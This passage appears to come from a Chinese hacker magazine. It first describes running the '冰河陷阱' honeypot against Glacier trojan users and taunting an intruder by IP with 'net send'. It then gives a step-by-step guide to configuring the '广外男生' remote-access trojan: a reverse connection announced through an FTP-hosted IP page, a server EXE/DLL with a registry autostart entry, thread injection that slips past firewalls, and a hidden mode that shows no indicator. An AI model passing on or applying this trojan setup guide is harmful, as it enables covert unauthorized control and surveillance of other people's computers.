


图 1

然后，我们打开“冰河陷阱”中的“文件列表生成器.exe”文件。在“真实目录”中填写我们刚才所建立的那些空文件夹的路径（由于我是在C：\建立的文件夹1，所以我要在这里填写c：\1）；选择“伪装成驱动器”为C：；点击“添加”。在“存为文件”选项我们就用它默认的，不要更改，最后点击“生成文件”（图2）。




图 2

到此，我们其实已基本配置完成了“冰河陷阱”的过程，但为了让一会儿的入侵者真正感觉到控制了你的电脑，我们还需做很多详细的修改。如：修改“冰河陷阱”中的“DAT”文件夹下的“系统信息.txt”，（图3）把里面的内容写的诱人一点，因为谁都希望自己的肉鸡配置高一点，这个也算是对那些所谓的入侵者一点心里上的安慰嘛：）。“DAT”文件夹下要修改的还有很多地方，诸如：窗口、屏幕（这两个是对方用冰河监控你计算机时，“冰河陷阱”发送给对方的假截屏）、窗口列表、进程列表等，自由发挥你的想象创造力吧！




图 3

现在，让我们来运行“冰河陷阱”的主程序——“冰河陷阱.exe”。这里需说明一下，当我们运行它后，如果先前我们的计算机中有任何版本的冰河服务端，它都会替我们自动清除。当我们启动“冰河陷阱”后，它会自动打开计算机上冰河默认的7626端口进行监听，所以请运行前务必关掉我们机器上正在运行的各种防火墙软件（图4）。




图 4

下面，我们要做的就是姜太公静等鱼上钩了：）我可是在家上网的哦。时间就是金钱，先和QQ上的漂亮妹妹聊聊吧，正当我和MM聊得唾沫横飞时，任务栏上的“冰河陷阱”开始闪烁，同时发出报警声音，这说明有鱼上钩了呀！

赶快查看“冰河陷阱”的记录，居然发现两个人同时用冰河连接我哦！真是美死我了，看看他们都干什么了？记录写的很清楚，那个IP是202.99.10.28的人居然用冰河信使和我说“我被控制了！”哈哈哈！笑死我了，看来他还没有看出来是自己上当了呢：）咿？！看记录他居然想给我上传文件？他本地上传文件的路径被“冰河陷阱”完全捕获，他上传文件的本地路径是“Settings\Administrator\桌面\Nethief\Nethief_Server.exe”，看到这里有点经验的人都会知道他给我上传的赫赫有名的“网络神偷”嘛，看来是想以后得知我的动态IP呀，还有最重要的是，我们通过他的上传路径可以轻易看出他的计算机是Win2000或者是XP（图5）。




图 5

既然那个傻哩傻气的“入侵者”用的是Win2000或者XP，那我们就来逗逗他吧！我们运行CMD，输入：“net send 202.99.10.28 呵呵，你白痴呀？没有见过冰河的蜜罐程序吗？！”这时，如果对方的Messenger服务是开启的话，他的屏幕上就会出现你刚刚发的话（NT/2000/XP默认是开启的）。如图6所示。




图 6

说了这么多，相信大家也都知道“冰河陷阱”的作用和用法了吧？还等什么现在就快去装个“陷阱”吧，坐等猎物上钩。

截稿时“冰河陷阱”又推出了1.2版本，功能没有什么改变，但是新增了可以直接给控制端计算机发信息的功能，再也不用通过Messager服务给对方发消息了。

须眉不让巾帼——广外男生试用手记

钟毅榕

看了2003年第3期《黑客X档案》中的“台湾第一匹反弹端口木马Peep”一文后，发现反弹端口这种技术的确是个好东东，但是木马浓厚的台湾风格（特别是专业的术语），让我觉得不是很习惯。现在好了，大概是“广外女生”太有名气了吧，广外的男生也不甘示弱，出了个“广外男生”（本软件光盘中有收录）来显示男生们的功力，而且功能绝对让各位“黑哥”们觉得爽，下面我就给大家说说这个木马吧～！

一、功能特色

广外男生除了拥有一般木马的文件操作功能外，还全面支持访问远程服务端的文件系统，也同时支持通过对方的“网上邻居”访问对方内部网其他机器的共享资源。并且也运用了现在最流行的“反弹端口原理”木马技术，由服务端主动连接客户端，因此在互联网上可以访问到局域网里通过NAT代理（透明代理）上网的电脑，轻松穿过防火墙（包括：包过滤型及代理型防火墙）。

另外，它还使用广外程序员独创的“线程插入”技术。使服务端在运行时没有进程！所有网络操作均插入到其他应用程序进程中完成。也就是说，即使受控端安装的防火墙拥有“应用程序访问权限”的功能，也不能对广外男生的服务端进行有效的警告和拦截，使对方的防火墙形同虚设！下面给大家介绍一下广外男生的具体配置吧。

二、具体配置

1．客户端配置

因为用到了反弹端口技术，所以大家需要有一个支持Ftp的主页空间。在这里照顾一下没有免费主页空间的兄弟，可以到www.51.net申请一个免费的Ftp主页空间。虽然容量不大，而且弹出广告，但如果仅仅用于这方面的话，足够用的了。麻烦的是，51.net每天只可以注册1000人，所以大家要手快一点哦^_^，有收费空间的兄弟就不要见笑了。

接下来我们打开gwboy2003.exe，可以见到图1的界面。




图 1

选择“设置”菜单中的“客户端设置”，打开设置界面。在这里，我们设置客户端可以接受的最大连接数（也就是可以控制的电脑数）和客户端使用的端口（默然的是80端口）。然后点击“下一步”进行设置，如果你是拨号上网，每次上网的IP都不同的话，那么你应该选择“使用HTTP网页IP通知”。而如果你是用ADSL等方式上网的话，IP一般是不变，那么只需要选择“客户端处于静态IP”便可完成设置（图2）。




图 2

小提示 HTTP网页连接：就是把客户端的IP以及开放端口写到一个HTM文件中，再把它上传到HTTP服务器上，服务端每隔一个时间就读取一次该网页的内容，从中还原客户端的IP地址和端口，再进行连接，该种连接方式适合于动态IP用户。静态IP连接：就是指客户端的IP地址是固定的，服务端随时都可以连到该机器上，这种连接方式适合两台机器在同一局域网或客户端IP固定的用户。

如果选择第一项，将出现一界面，在“客户端IP”中填上你的IP地址（大家可以在“开始”菜单的“运行”中输入“winipcfg”看到），在“端口”中填上要开放来等待服务端连接的端口（这里设置的端口要和前面最开始的相一致）。然后输入密码和最后生成的网页文件名（该网页软件最后会自动生成）。

继续进入“下一步”后，将出现图3所示的界面，在这里填的内容分别是：

FTP地址：你的FTP服务器的IP地址。

端口：一般都是21。

用户名和密码：你的FTP登陆用户名和密码。

发布目录：你的网页所放的目录。

上传后文件：上传后的文件是否要改名，默认值是和你本地的IP文件同名。

OK，设置完毕后，你就会看到在广外男生的安装目录下自动生成了一个“RICKY.html”的文件。




图 3

小提示 其实广外男生的这些设置都和Peep非常相似，但广外男生省去了自己动手把自己电脑的IP做成网页文件的步骤，可以由程序自动生成。

2．服务端的配置

选择“设置”菜单中的“生成服务端”，会弹出一个协议窗口，选择接受便可。

接着将会出现图4所示的界面。在这里我们可以设置最后生成服务端的EXE和DLL文件名（也就是你的服务端运行后拷贝到系统目录中的EXE和DLL文件名），以及在注册表所添加的键值名称。而“服务端运行时显示运行标识并允许对方退出”是指：如果你想和你的朋友一起使用广外男生进行文件传输和数据交流的话，请选中这个选项。




图 4

这样，广外男生的服务端就会在运行

过程中，在你的屏幕右下角显示一个明显的运行“i”标志，并有提示文本“GWBoy is running on this machine”（图5）。在服务端的用户随时都可以用鼠标右键点取该图标，进行停止男生服务端的操作（图6）。否则，男生服务端在运行时将不显示任何标志，也无法得知男生服务端是否在运行。




图5




图6

继续下一步设置，出现图7所示的界面。如果你的IP是不变的话，那么你可以选择“静态IP”，然后输入你的IP地址和监听的端口便可。如果你是拨号上网，那么根据我们前面的设置，应该在“HTTP网页地址”中填入图7中的内容。经过一翻设置后，男生的服务端算是设置成功了，在该页面将会看到一份创建日志，上面列出了该次生成的服务端的信息（图8）。最后我们选择“浏览”按钮给服务端起一个名字后便大功告成了！

